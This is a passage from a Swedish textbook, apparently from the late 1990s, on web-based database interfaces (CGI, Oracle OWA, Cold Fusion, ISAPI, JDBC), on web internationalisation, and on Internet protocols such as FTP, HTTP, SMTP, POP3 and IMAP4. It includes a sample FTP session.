Utvecklingen har sedan början av 80 talet gjort det möjligt att bygga allt mera distribuerade databastillämpningar. Allt i från att klienter ansluter direkt till databasen eller att klienterna ansluter via en server till en eller flera databaser. Man brukar benämna detta tvålagers- respektive trelagers-modellen.



Figur 27 Klient-server modellens utvecklingsfaser.

9.7.1 Tvålagermodellen (Two Tier Model)

Vi har här en databasklient och en server där databasmotorn ligger. Klienten kommunicerar direkt med databasmotorn.

Fördelen är att systemet blir relativt enkelt och överskådligt. Nackdelen är att om databasmotorn bytes måste man även uppdatera klientmjukvaran på samtliga maskiner. Dels beroende på att de flesta databastillverkare har utvidgat SQL på olika sätt, dels på grund av att de APIer (Applikation Program Interface) som används för kommunikation varierar från tillverkare till tillverkare.

Om klientmjukvaran är Java Applets är detta i och för sig inget administrativt problem eftersom Appleten automatiskt hämtas över nätet då den behövs. Dock måste Appleten skrivas om så att den blir anpassad till den nya databasen. Det är dock svårt att på ett enkelt sätt utnyttja flera olika databasmotorer till en och samma klient. För att Java Applets ska fungera med JDBC (kan utläsas som Java Database Connectivity men är egentligen ett varumärke) måste:

- WWW servern varifrån Appleten hämtas och databasservern köra på samma maskin eftersom de flesta WWW klienter ej tillåter Applets att öppna nätverksförbindelser till andra maskiner än varifrån de kom.

- WWW klienten måste ha tillgång till JDBC klasser. Detta är standard i de WWW klienter som baserar sig på JDK 1.1s (Java Developer Kit från Sun Microsystems) klassbibliotek t.ex. Hotjava 1.0 och Netscape 4.0. I annat fall måste JDBC paketet lagras separat på klientmaskinen eftersom JDBCs DriverManager ligger i packagen java.*. Klasser som ligger i denna tillåts ej att laddas ned från nätet.

9.7.2 Trelagermodellen (Three Tier Model)

Här är det möjligt att enkelt ansluta flera databaser. Man skapar här ett gränssnitt genom vilket en klient (t.ex. en Applet) kan kommunicera oberoende av hur databasen i andra änden vill kommunicera. Mittlagret utför alltså en översättarfunktion från klientens fråge/anrops språk till databasens dito. Detta mittlager körs lämpligen på samma maskin som WWW-servern. Mittlagret kommunicerar i sin tur med databaser som kan köra var som helst i nätet.

I mittlagret är det även möjligt att utifrån en klientfråga göra sökningar i flera databaser och därefter presentera det för klienten som om det vore resultatet från en enskild sökning i en databas. Mittlagret döljer såtillvida systemets komplexitet för användaren. Det kan även vara fördelaktigt ur säkerhetssynpunkt till exempel då det gäller åtkomster till databaser bakom brandväggar. Om mittlagret körs på en betrodd maskin kan det vara lättare för en systemadministratör att bevilja databasanrop från denna enda betrodda maskin än från samtliga klienter.

9.8 METODER ATT SKAPA WWW-BASERADE DATABASGRÄNSSNITT

9.8.1 Databsgränssnitt med CGI program

För inte så länge sedan var detta den ända sättet att komma åt en databas från WWW som vanligt i cgi-program används vanligen det semi-interpreterande programmeringsspråket Perl. I den senaste objektorienterade versionen av Perl, Perl 5 finns det en speciell klass som utvecklats för att hantera relationsdatabaser som stödjer SQL.

Naturligtvis kan man även använda kompilerad kod. Till de flesta databaser finns det bibliotek med objektkod som man kan länka ihop med sin egen kompilerade kod i t.ex. C. Cgi-program skrivna på detta sätt exekverar snabbare än ett dito i Perl men är svårare att skriva. Ibland kan man dock köpa ett sådant cgi-program fixt och färdigt att installera på WWW-servern.

ORACLE OWA

Ett exempel på ett sådant finns hos ORACLE som använder ett cgi-program för att kommunicera med i databasen lagrade procedurer skrivna i PL/SQL, ett programmeringsspråk som starkt påminner om Pascal. Språket är starkt typat (med typdeklarerade variabler) och ORACLE kan cacha (lokalt lagra) resultaten från funktionsanrop i PL/SQL (Oracle, 1995) (Oracles eget språk, Programming Language, PL, för att skriva program som genererar SQL-sekvenser) så att svarstiderna bara blir långa för den första gången funktionen anropas.

PL/SQL är dock inte så stabilt som man skulle kunna önska. Det är möjligt att skriva PL/SQL-program som fullständigt hänger databasservern om kommandona uttrycks på olämpligt sätt. Procedurerna i databasen skapar med hjälp av ett rikligt antal hjälprutiner, även de skrivna i PL/SQL WWW-sidor som sänds tillbaka till WWW-läsaren via cgi-programmet.

Fördelen med denna lösning är att större delen av koden och användargränssnittet som möter användaren ligger lagrat i ORACLE databasen och ett byte av server plattform spelar mindre roll så länge den nya plattformen kan köra ORACLE. Det ända som behöver bytas är cgi-programmet och naturligtvis WWW och databasmotor mjukvaran. Men de delarna köps i vilket fall som helst från externa tillverkare. I det här fallet kan man köpa såväl webserver, cgi-program och databasmotor som ett paket från ORACLE.

Webservern i det här paketet är dock inte den bästa som sett dagens ljus, om man vill distribuera vanliga icke dynamiska HTML-sidor. Skapar man ett nytt bibliotek på sin WWW-servers dokumentarea måste man starta om WWW-servern för att de skall hittas. Som väl är använder Oracle cgi-standarden för att kommunicera med databasen, detta gör att man utan svårighet kan byta ut WWW-serverdelen mot t.ex. Netscape Enterprise eller Fasttrack server. Både Netscape och ORACLE använder WWW för att administrera sina webservers. Principen är den att man startar ytterligare en WWW-server på servermaskinen fast man använder en annan port än standard port 80 t.ex. 8888.

När man ansluter till denna port blir man avkrävd en administratörslösen och när det väl är givet styr man hela servern med hjälp av WWW formulär. Användargränssnittet för Netscapes servers är klart bättre strukturerat på Netscapes servers än på ORACLE servern med bl. a tillgång till sammanhangskänslig hjälp som dyker upp i ett separat fönster när man trycker på hjälpknappen i något formulär. Netscapes server har även stöd för SSL (Secure Socket Layer för krypterad kommunikation mellan server och WWW klient) vilket ORACLE saknar.

COLD FUSION

Ett annat färdigt cgi-system är Cold Fusion från Allaire (http://www.allaire.com/). Till skillnad från ORACLE-systemet där de aktiva delarna låg lagrade i databasen i form av lagrade procedurer skrivna i PL/SQL, används här vanliga filer med ett HTML-liknande språk i vilket databasfrågorna formuleras. I DBML-filerna inkluderas även vanliga HTML-element. Dessa tolkas ej av Cold Fusion utan går direkt ut till WWW-klienten. Detta innebär att systemet blir framtidssäkert genom att nya HTML-element kan införas och användas utan att databasåtkomsten påverkas.

Funktion:

1. Användaren begär information via sin WWW-klient genom att specificera en URL som till cgi-scriptet DBML.EXE med en DBML-fil som parameter.

2. Han får då typiskt upp en WWW-sida med ett formulär där han kan formulera sin sökfråga. Han fyller i frågan och sänder den till WWW-servern.

3. WWW servern startar cgi-scriptet som behandlar den angivna DBML mallen. Behandlingen består i att via ODBC kontakta databasen och ställa de givna SQL frågorna och utifrån dessa generera en dynamisk WWW

sida. Naturligtvis kan man här även precis som i OWA (Oracle Web Agent) anropa lagrade procedurer i databasen.

4. Den genererade sidan sänds tillbaka till frågeställaren av WWW servern.

Systemet fungerar för närvarande med Windows NT-baserade WWW-servers och ODBC-baserade databaser. I brist på tillgång till har jag ej praktiskt kunnat testa systemet, men att döma av tillverkarens produktbeskrivning bör det vara enkelt att använda då det inte alls fordrar så ingående programmeringskunskaper som t.ex. OWA där all användardefinierad funktionalitet ligger i databasen som lagrade procedurer.

9.8.2 Dynamisk länkning

Moderna HTTP-servers kan idag expanderas med extern kod som länkas in till själva servermjukvaran med dynamisk länkning. Exempel på denna teknik är Netscape NSAPI (Netscape Server Application Programming Interface) och Microsoft ISAPI (Internet Server Application Programming Interface).

Detta innebär att man sparar tid vid anrop i och med att man inte behöver starta en subprocess för cgi-programmet som i sin tur kontaktar databasen. Ofta arbetar man då med en pool av i förväg öppnade databasanslutningar för att ytterligare öka snabbheten. Nackdelarna att det ofta fordrar betydande insatser av programmeraren som måste sätta sig in i såväl den använda WWW serverns som databasens API. Dessa API ser helt olika ut beroende på vem som tillverkat WWW servern eller databasen, varför det gör det svårt att enkelt byta ut någon del i systemet om det skulle visa sig att den inte håller måttet om t.ex. användningen skulle bli större än förväntat.

En annan nackdel är att eventuella programmeringsfel i databaskopplingen får hela WWW-servern att krascha och därmed omöjliggöra inte bara tillgång till automatiskt genererade dokument från databasen utan även statiskt lagrade HTML- dokument. Ytterligare ett problem att de kodbibliotek som finns till dagens databaser ej är skrivna för att användas i multitrådade miljöer (nästan alla WWW-servers använder multitrådning) varför man som programmerare måste vara extra observant på bieffekter vid multipla anrop eller skapa egna rutiner för låsning av resurser. *Multithreading*, trådning, står för att flera processer kan köras samtidigt i en applikation).

9.8.3 Fast CGI

På senare tid har det uppkommit en ny teknik för att öka snabbheten på cgi-anrop, genom att låta cgi-programmet köra kontinuerligt . Metoden användes först på Macintosh under namnet ACGI (Asynchronous CGI) och har nu spritt sig till UNIX-världen under namnet Fast CGI.
Man kan härigenom undvika de stabilitetsproblem som kan bli följden av dynamisk länkning av databasfunktioner till WWW-servern. Som exempel på WWW-server som stödjer denna metod är Apache, den i dagsläget i särklass vanligaste http servern.

9.8.4 Serverspecifika system

LIVEWIRE

Funktionaliteten byggs här upp med hjälp av JavaScript som till skillnad från den JavaScript som normalt sett exekverar i Netscapes klienter här körs på servern, samt att scripten är kompilerade för att öka systemets snabbhet. LiveWire kan använda ett flertal databaser som t.ex. ORACLE , Informix och databaser med ODBC gränssnitt.

AOL SERVER


Programmet hette tidigare GNN-server och innan dess ??? . Har kopplingar till databasen Illustra som efter en tynande tillvaro köptes upp av Informix i början av 1996 och utgör ett lättviktskomplement till Informix Universal-server. Illlustra är en SQL-baserad databas med utvidgningar för att göra index över fritext. t ex HTML-dokument på en WWW-server. Förutom att söka i fritext kan man ställa mer ordinära SQL frågor till databasen med hjälp av ett TCL-baserat interface i AOL server. AOL server har dessutom fördelen att det möjliggör direkt editering av WWW-sidor inklusive funktioner som att ta bort, skapa bibliotek av WWW-sidor direkt på WWW-servern med hjälp av WWW-editorn AOL press.

ISAPI LÖSNINGAR

Microsofts Webservrar IIS (Internet Information Server) och PWS(Personal Web Server) kan med hjälp av dynamisk länkning av en programmodul skriven för ISAPI (Internet Server Application Programming Interface) enkelt anslutas till databaser via ODBC (Open Database Connectivity) protokollet. Rent praktiskt liknar lösningen COLD -Fusion. Man definierar en ODBC - databaskälla och skriver en template fil i vilken man talar om vilken databas som skall användas, vilket template fil som skall användas för att visa utdata samt specificerar SQL frågan. I Microsoft Office97 professional finns stöd för att direkt skapa såväl templates som för att designa relationsdatabaser Detta gör det mycket enkelt och snabbt att skapa databasdrivna www sidor. Nackdelen är dock att det blir platformsberoende.

9.8.5 JDBC

JDBC är ett Java API mot relationsdatabaser som skapats av JavaSoft med ODBC (Open Database Connectivity) som mall. Med JDBC blir det möjligt att sända SQL uttryck (Structured Query Language) till en databas från ett Java program för att söka, uppdatera eller ändra i databasen. Om databasen stödjer lagrade procedurer kan även sådan köras från java miljön.



Översikt över JDBC. De grå markerade delarna av systemet är helt skrivna i Java. JDBC-Net bryggan finns ännu ej att tillgå men kommer att utveckla av JavaSoft. De flesta databaser fordrar idag någon form av ODBC mellanskikt., men helt Javabaserade Drivers finns till bl.a ORACLE, MS-SQL-Server och mSQL.

Figur 28 översikt över JDBC, vilket kan översättas till Java Database Connectivity.

För att kunna dra nytta av JDBC skall det helst finnas en JDBC-drivrutin till den databasmotor man vill använda. Det är dock även möjligt att använda ODBC drivrutiner tack vare en JDBC-ODBC brygga som utvecklats av JavaSoft i samarbete med Intersolv (http://www.intersolv.com/).

För att använda en relationsdatabas med JDBC fordras

1. att JDBC-paketet måste vara installerat. (Från och med JDK 1.1 kommer JDBC att ingå i JDK dvs. Java Development Kit från Sun Microsystems, Inc.)
2. att det öppnas en förbindelse till databasen,
3. att det skapas SQL-satser för att instruera databasen vad den skall göra,
4. att SQL satserna exekveras,
5. att resultatet behandlas,
6. att databasförbindelsen stängs,

JDBC specifikationen innehåller ett dussintal klasser . Bland dessa utgör klassen DriverManager huvudkomponenten. När man ansluter till en databas håller DriverManagern reda på vilka JDBC-drivers som finns. Detta kan den göra eftersom när en driver laddas in ska den registrera sig hos

DriverManagern. På detta sätt kan man göra ett enhetligt gränssnitt mot olika databaser.

När man ska ansluta till en viss databas ger man DriverManagern en URL till databasen samt eventuella användaridentiteter och lösenord. DriverManagern utröner sedan vilka av de existerande JDBC-drivers som skall användas för den i URL'en angivna databasen. När denna väl har identifierats lämnar DriverManagern över kontrollen till JDBS-drivern. Detta innebär att man minimerar overhead men också att varje JDBC driver måste implementera klasserna -Statement som används för att ställa SQL frågor och klassen ResultSet som används för att hantera resultaten som SQL frågorna ger samt båda klassernas felhantering.

De URL'er som används för att specificera databasen har syntaxen:

<protokollnamn>:<subprotokollnamn>:<subnamn>

Protokollnamnet är alltid jdbc. Subprotokollnamnet anger vilken typ av databas-anslutnings mekanism (Driver) som skall användas. Sista delen av URL syntaxen, subnamnet, beror av vilket subprotokoll som används men pekar vanligen ut den dator där databasmotorn finns och vad databasen heter.

Ett subprotokoll som kommer att vara vanligt till dess att det hunnit växa upp en flora av JDBC drivers till de på marknaden förekommande databasmotorerna är ODBC. Man skulle då kunna få en URL i stil med:

jdbc:odbc:inventory

URL'en använder en JDBC-ODBC brygga som möjliggör att man kan använda databasmotorer till vilka det finns en ODBC driver men som det ännu inte hunnit utvecklas någon jdbc driver till. Det finns dock rena JDBC drivers till de flesta större databaser . Exempel på sådana produkter är Weblogics Kona som innehåller JDBC-drivers till bland annat ORACLE och Microsofts MS-SQL server.

En URL till en databas med en äkta jdbc driver kan till exempel se ut så här:

jdbc:imsql:delphi.kstr.lth.se/adressregister

Denna URL hänvisar till databasen "adressregister" på en mSQL-databas som kör på datorn delphi.kstr.lth.se via JDBC subprotokollet imsql som i sin tur fordrar datornamn och databasnamn som parametrar.

9.8.6 Anslutningen

När man ansluter till en databas returnerar DriverManagern ett Connection-objekt. När detta väl är skapat är det fritt fram att ställa databasfrågor med hjälp av Statement objekt som kan innehålla en sökfråga eller någon annan begäran, t.ex. att radera poster till databasmotorn. Connection objekten har även en annan viktig funktion, nämligen att hantera transaktioner. Dessa kan hanteras på två sätt av jdbc:

1. Auto-commit: Varje SQL fråga som ställs från ett statement objekt behandlas som en transaktion.
2. Normal-commit mode: alla SQL frågor som ställs blir del av en transaktion som man kan göra commit eller rollback på som en helhet, dvs en transaktion.

Det är fullt möjligt för en Applet eller en Java Applikation att ha mer än en samtidig Connection till en eller flera databaser.

Moderna WWW-servers som Netscapes och Jeeves från JavaSoft har Servlet APIer som gör det möjligt att enkelt generera WWW sidor med aktivt innehåll. I kombination med JDBC är det mycket enkelt att skapa en relationsdatabasanslutning. Denna anslutning sker alltså på serversidan och innehåller lämpligen funktioner för t ex. caching (lokal lagring) av databasfrågor samt deras resultat för att öka systemets prestanda.

Om man använder en Applet för att visa data på klientsidan är det även lämpligt att man här objektifierar informationen som varje databasfråga ger upphov till innan den sänds till klienten, antingen via något eget protokoll eller som ett serialiserat objekt. På samma sätt delas objekt från klienten upp i fält som kan matas in i databasen av detta serverprogram.

I WWW läsare vars javatolk baserar sig på JDK 1.02, sker kommunikationen mellan klient Applet och databasinterface med hjälp av TCP/IP och något för ändamålet lämpligt skapat protokoll. (Vad som är lämpligt kan i detta fall avgöras av om kommunikationen skall ske genom en brandvägg då man kanske väljer att använda HTTP protokollet som man i de flesta fall lugnt kan släppa igenom). I moderna WWW-klienter med stöd för JDK 1.1 kan man i stället använda distribuerade objekt där en del finns på servern och en annan på klienten. Det blir sålunda möjligt att skriva Appletfunktioner som direkt anropar objekt lagrade på serversidan eller vice versa (RMI, Remote Method Invocation, se exempelvis http://java.sun.com/products/jdk/1.1/docs/guide/rmi/).

En annan metod är att använda HTML-formulär på klientsidan och låta det serverbaserade programmet fungera som ett konventionellt cgi-program.

Fördelen med att använda Applets är att man kontinuerligt kan ställa frågor till databasen och inte är hänvisad till ett enda sändtillfälle då all information sänds över från klienten till servern. Om man använder RMI-teknik är det även möjligt att hålla reda på hur många fönster man öppnat mot databasen. Detta gör att användaren inte av misstag har flera fönster öppna samtidigt och på så sätt kan riskera att föra in olika uppgifter i samma fält och av misstag spara någon felaktighet. Arbetet med att hålla rätt fönster aktiverat sköts lämpligen av ett speciellt Javaobjekt designat för detta ändamål (Singleton Pattern).
Nackdelen är att Appleten kan ta lång tid att ladda ned över nätet. Lösningen med Applet passar alltså bäst om man inte tvingas byta WWW sida allt för ofta.

9.9 INTERNATIONALISERING OCH ANVÄNDARANPASSNING

WWW är ett medium som når över nationsgränser, det kan därför vara ide att underlätta för läsarna genom att hålla sidor på flera språk. Med hjälp av cgi-script är det enkelt att automatiskt välja vilken sida som skall visas. Naturligtvis

skall det förutom cgi-scriptet finnas möjlighet att välja vilket språk man vill läsa informationen på, om den finns på flera språk.

En del WWW-klienter t.ex. Netscape ger användaren möjlighet att välja vilket språk han föredrar. WWW-klienten kan då på samma sätt som vad det gäller bilder och bildformat förhandla med WWW-servern om vilket dokument som skall sändas ut till klienten. Servern måste i detta fall konfigureras så att den får information om vilka dokument som är på vilka språk. Detta görs ofta med hjälp av pre- eller suffix för filer. Men metoderna varierar från server till server och man gör bäst i att läsa servermjukvarans bruksanvisning om man vill stödja dessa funktioner.

Det första man behöver göra är naturligtvis att avgöra vilka språk man behöver stödja och göra en kalkyl över underhållskostnaderna i form av översättning av nyproducerat material. I många fall räcker det dock inte med att översätta texter man måste också ta med i beräkningen att viss textinformation kan finnas inbakade i bilder vilket innebär att man måste skaffa och underhålla bildmaterial på de språk man beslutat att stödja.

Om man använder bilder med text som knappar i sitt användargränssnitt måste man ta hänsyn till detta vid designen av sidorna eftersom texten med största sannolikhet kommer att bli olika lång på olika språk. Inte ens om man har textlösa ikoner som knappar kommer man undan olika versioner för olika länder eftersom människors associationsbanor varierar från land till land.

Ett exempel på detta är att man i USA ofta har en parabolantenn som symbol för nyheter. Detta fungerar eftersom amerikanen är van vid att CNN sänder sina nyheter från hela världen på TV via satellit. I mindre tekniskt utvecklade länder kan symbolen bli obegriplig. Det är alltså viktigt att man väljer symboler med så universell giltighet som möjligt för att bli förstådd och för att inte av misstag väcka anstöt hos sina läsare. För att säkerställa att man inte blir missförstådd är det bäst att rådfråga infödda från de länder som man riktar sig mot..

Så länge man håller sig till vanliga WWW dokument är internationalisering oftast inget större problem så länge man följer de ovan givna råden. Om man däremot producerar sidor av mera interaktiv karaktär finns det ytterligare fallgropar att se upp för.

För att göra det enklare för sig bör man skilja ut de delar av ett program som kan behöva ändras vid internationalisering så att de kan behandlas för sig. Det kan röra sig om sorteringsalgoritmer, textens riktning m.m. Allt detta kan då man skriver vanliga program lätt ordnas genom att sätta ställa in landet vars språk du talar och låta operativsystemet ta hand om resten. Men när det gäller WWW tillämpningar kan ju servern stå i ett land och klienten befinna sig i ett annat.

Detta gör att man ofta måste skapa egna lösningar för dessa problem. För det första måste man ta reda på var klienten finns. Det kan man göra genom att titta på environment-variablen REMOTE_HOST som anger hostnamnet (värddatorn) där den anropande klienten kör.

Om WWW servern frågar DNS vem som har ett visst IP nummer kan man i denna variabel få ut något i stil med delphi.kstr.lth.se där tecknen efter sista punkten anger i vilket land klienten finns. Det finns idag undantag med adresser

som slutar på .com, .net och .org vilka kan finnas var som helst i världen. Namngivning av IP-nummer kommer även att förändras framöver.

Förutom att använda cgi-script för att avgöra från vilket land läsaren kommer kan man även i någon mån avgöra vem han är beroende på vilken domänadress anropet kommer från, eller vilken typ av dator han använder.

10. Tjänster i Internet

10.1 KOMMUNIKATIONSTJÄNSTER.

I jämförelse med icke datoriserade kommunikationstjänster finns det många fördelar;

- först och främst vinner man tid,
- det blir enkelt att återanvända och modifiera material som man kanske fått via elektronisk post annat digitalt medium,
- man kan göra information enkelt sökbar,
- informationen är enklare att tyda än handskrift,
- det krävs mindre fysisk lagringsutrymme
- informationen blir enklare att nå oavsett tid och rum.

Som synes finns det tungt vägande skäl att övergå till helt elektronisk informationshantering. Vad man möjligen går miste om är glädjen att få parfymerade brev, men förhoppningsvis kan effektivare arbetsmetoder leda till att vi får mer fri tid över till att skicka parfymerade brev till varandra och inte minst att odla personliga kontakter på ort och ställe.

Det finns idag ett mångfald av nätlösningar som fungerar bra inom den egna organisationen där man har god kontroll över den hård- och mjukvara som används. Som exempel kan nämnas Novell Netware och AppleTalk.

Dock blir det allt vanligare att man använder samma kommunikationsstandard internt på ett intranet som på Internet. Detta har flera fördelar.

- Man behöver inte lära sig olika program för att t.ex. hämta en fil oavsett om den ligger lagrad på det interna nätverket eller ej.
- De protokoll som har störst spridning på Internet är plattformsoberoende. De är skapade för att användas i stora, globala nätverk varför risken är liten att organisationen växer ur systemet.
- Global samverkan blir enklare om en gemensam och välspridd standard används


Trenden mot att använda Internetprotokoll för all kommunikation syns inte minst på de stora operativsystemtillverkarnas ansträngningar att sömnlöst integrera Internettjänster i sina användargränssnitt (Windows 95 och Apples kommande system 8).

10.2 INTERAKTION MED ANDRA SYSTEM

Liksom människor kommunicerar enligt olika conventioner och språk kommunicerar datorsystem med varandra via protokoll. Protokoll finns för att hantera olika typer av kommunikation exempelvis för att flytta filer (ftp), kommunikation mot en inloggad terminal (telnet) och kommunikation i World Wide Web (http).

10.3 PROTOKOLLEN

De språk som används för kommunikation mellan datorer brukar kallas protokoll. Det kan antingen vara mer eller mindre för människor läsliga binära teckenkombinationer som sänds över nätet. Som alltid gäller det att tala rätt språk och fråga om rätt saker vid rätt tillfälle och rätt plats. Till exempel lönar det sig föga att ringa Fröken UR för att fråga om vädret. På samma sätt är det i datorvärlden. Här anger man vem man vill kommunicera med m.h.a. ett IP-nummer eller ett datornamn (som automatiskt översätts till IP-nummer via en katalogtjänst DNS, Domain Name Server).



Figur 29 Principen för hur kommunikation sker mellan datorer i nätverk med hjälp av TCP/IP protokollen. Ansvaret för att alla datapaket kommer fram och i rätt ordning ligger i transportskiktet.

Det räcker dock inte att ange vilken dator man ska till, man måste även specificera vilken tjänst man vill komma åt. Detta sker genom att man väljer ett så kallat portnummer. Varje portnummer har en viss standardiserad tjänst. De fungerar med andra ord som anknytningarna i en telefonväxel där IP numret är växelns nummer och portarna är anknytningsnumren. Om man loggar in på en UNIX maskin kan man lätt ta reda på vilka portnummer som står för vilka tjänster genom att läsa filen /etc/services. Portnummer under 1024 är reserverade för systemets bruk och får inte användas av vanliga användare.

Det program som anropar ett annat program brukar kallas klient och den anropade för server därav namnet klient-server tillämpning.

10.4 RFC-REQUESTS FOR COMMENTS

Detta är förslag till nya standarder inom Internet området. Oftast tar det mycket lång tid innan dessa standarder fastläggs av IETF, Internet Engineering Task Force, och RFCerna blir därigenom de fakto standarder för hur saker och ting fungerar.

Den som i detalj vill veta hur ett visst protokoll fungerar kan leta efter den RFC som beskriver protokollen det är dock viktigt att titta på bäst före datum som alltid finns angivet innan innehållet kan tas för givet. RFCerna hittar man enklast genom att helt enkelt söka efter RFC på Internet med hjälp av någon sökmaskin som t.ex. Alta Vista. Många av de WWW-server-sites som håller RFCer har sedan i sin tur ofta någon sökmotor som gör att man kan hitta en viss RFC med hjälp av fritextsökning eller genom att söka efter ett visst RFC nummer. Ofta är RFCerna dessutom hyperlänkade till varandra. Se även lista över RFCs i ftp://ftp.sunet.se/pub/Internet-documents/rfc/rfc-index.txt

10.5 FTP - FILE TRANSFER PROTOCOL.

FTP, File Transfer Protocol, används för att överföra filer från en maskin till en annan oberoende av vilket operativsystem som körs av de båda kommunicerande maskinerna (Postel & Reynolds, 1985).

Autentieringen av användare sker med hjälp av lösenord. Det är möjligt att använda ftp för att sprida filer till allmänheten genom att sätta upp så kallad anonym ftp. De som vill hämta en fil identifierar sig då med användaridentiteten "ftp" eller "anonymous" och som lösenord skriver han sin e-mailadress. Ofta struntar ftp servern i om man anger en adress eller ej men det kan vara bra att ange den. Den som hämtar filen kan då bli kontaktad av serveradministratören t.ex. om det visat sig att den varit behäftad med datorvirus.

Ibland får även anonyma användare lägga in filer i vissa mappar/kataloger på ftp servern. När man skickar filer med hjälp av ftp måste man tänka på om det är textfiler eller binära filer och ge instruktioner därefter, eftersom information hos binära filer annars kan gå förlorad.

Man bör dock tänka på att om vem som helst får lägga filer så bör detta ske i särskilda mappar vars innehåll inte är läsbart. Om så är fallet kan obehöriga använda servern för att t ex distribuera piratkopior av program

Exempel på ftp session:

```
$ftp ftp.loopback.nowhere.com
user: per
password(per): ftp
Guest login OK
Welcome to loopback.nowhere.com you are user 12
of 120. All transactions will be logged. If you
find this unacceptable please sign off now.

> ls
bin
etc
```

```
pub
> cd pub
> ls
junk
trash
usefulstuff
cd usefulstuff
> ls
README
goodFEMprogram.tar.gz
goodFEMprogram.solaris.bin.tar.gz
goodFEMprogram..win95.zip
gdpgm016.zip
> bin
binary mode set
> get gdpgm.zip
transfer completed. 6740543 Byte
```

10.6 HTTP

HTTP, Hypertext Transport Protocol, användes för att i Word Wide Web hantera filöverföring. Web-bläddrare som Netscape och Explorer är HTTP klienter. WWW klienten använder HTTP för att hämta och lämna information på en WWW-server. Förbindelsen mellan klienten och servern är bara aktiv när meddelanden skickas och ingen statusinformation lagras genom HTTP protokollets försorg.

WWW-dokumenten på Internet nås genom den så kallade URL, Uniform Resource Locator, adressen. Exempel:
http://delphi.kstr.lth.se/swebu/index.html innebär att protokollet HTTP skall användes för att hämta filen 'index.html' i filkatalogen 'swebu' på datorn 'delphi' som befinner sig vid avdelningen för Bärande konstruktioners 'kstr' på LTH 'lth' i Internet domän Sverige 'se'.

10.7 TJÄNSTER FÖR ELEKTRONISK POST

10.7.1 SMTP

Simple Mail Transfer Protocol är Internetstandarden för att sända elektronisk post.(Klensin et.al., 1995).

Det vanligaste programmet för att hantera SMTP heter sendmail. Ursprungligen kunde man bara sända text innehållande den amerikanska teckenstandarden ANSI X3.4-1986. Ett flertal försök att finna metoder att sända tecken som åäö har gjorts. De flesta dock misslyckade på grund av att de gått ut på att byta ut något tecken i det amerikanska teckenstandarden mot någon nationell bokstav som t ex ett svenskt å. I och med införandet av MIME (Borenstein & Freed, 1996b-f) har man nu lyckats komma runt problemet. MIME standarden , Multipurpose Internet Mail Extension, används inte bara för att få rätt bokstäver

utan även för att ge möjlighet att sända med bilder, ljud, video eller någon annan form av data med elektronisk post.

10.7.2 POP3

POP står för Post Office Protocol (Myers & Rose, 1996). På mindre datorer i Internet är det ofta opraktisk att använda SMTP baserade program för posthantering, eftersom det skulle fordra allt för mycket diskutrymme eller CPU kraft då de måste köras kontinuerligt. Detta senare förhållande gör även att SMTP baserade lösningar blir olämpliga för system som inte är ständigt anslutna till nätet, som t.ex. bärbara datorer som ansluter till nätet via modem. För att lösa dessa problem skapades POP numera POP3 som gör det möjligt för en dator att när den så önskar ansluta till en POP3 server och hämta den post som samlats där. Servern i sig får oftast sin post via SMTP. Vanliga program för att hantera POP3 är Popper på serversidan och Netscape Navigator eller Eudora på klientsidan.

10.7.3 IMAP4

IMAP står för Interactive Message/Mail Access Protocol, (Chrispin, 1996g). IMAP Version 4, IMAP4, tillåter klienter att manipulera elektronisk post lagrad på servern på liknande sätt som i så kallade mailboxar på klient sidan. Protokollet gör det även möjligt för en klient som ej varit ansluten till nätet för längre eller kortare tid att synkronisera sitt innehåll med servern.

